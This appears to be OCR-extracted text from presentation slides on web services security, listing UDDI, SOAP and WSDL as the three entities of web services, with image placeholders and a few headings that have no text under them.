
Web Services Blocks

Lego Land - Web Services Security


Web Services is the game of three entities

1. UDDI
2. SOAP
3. WSDL


How it works?




How and Where to find?



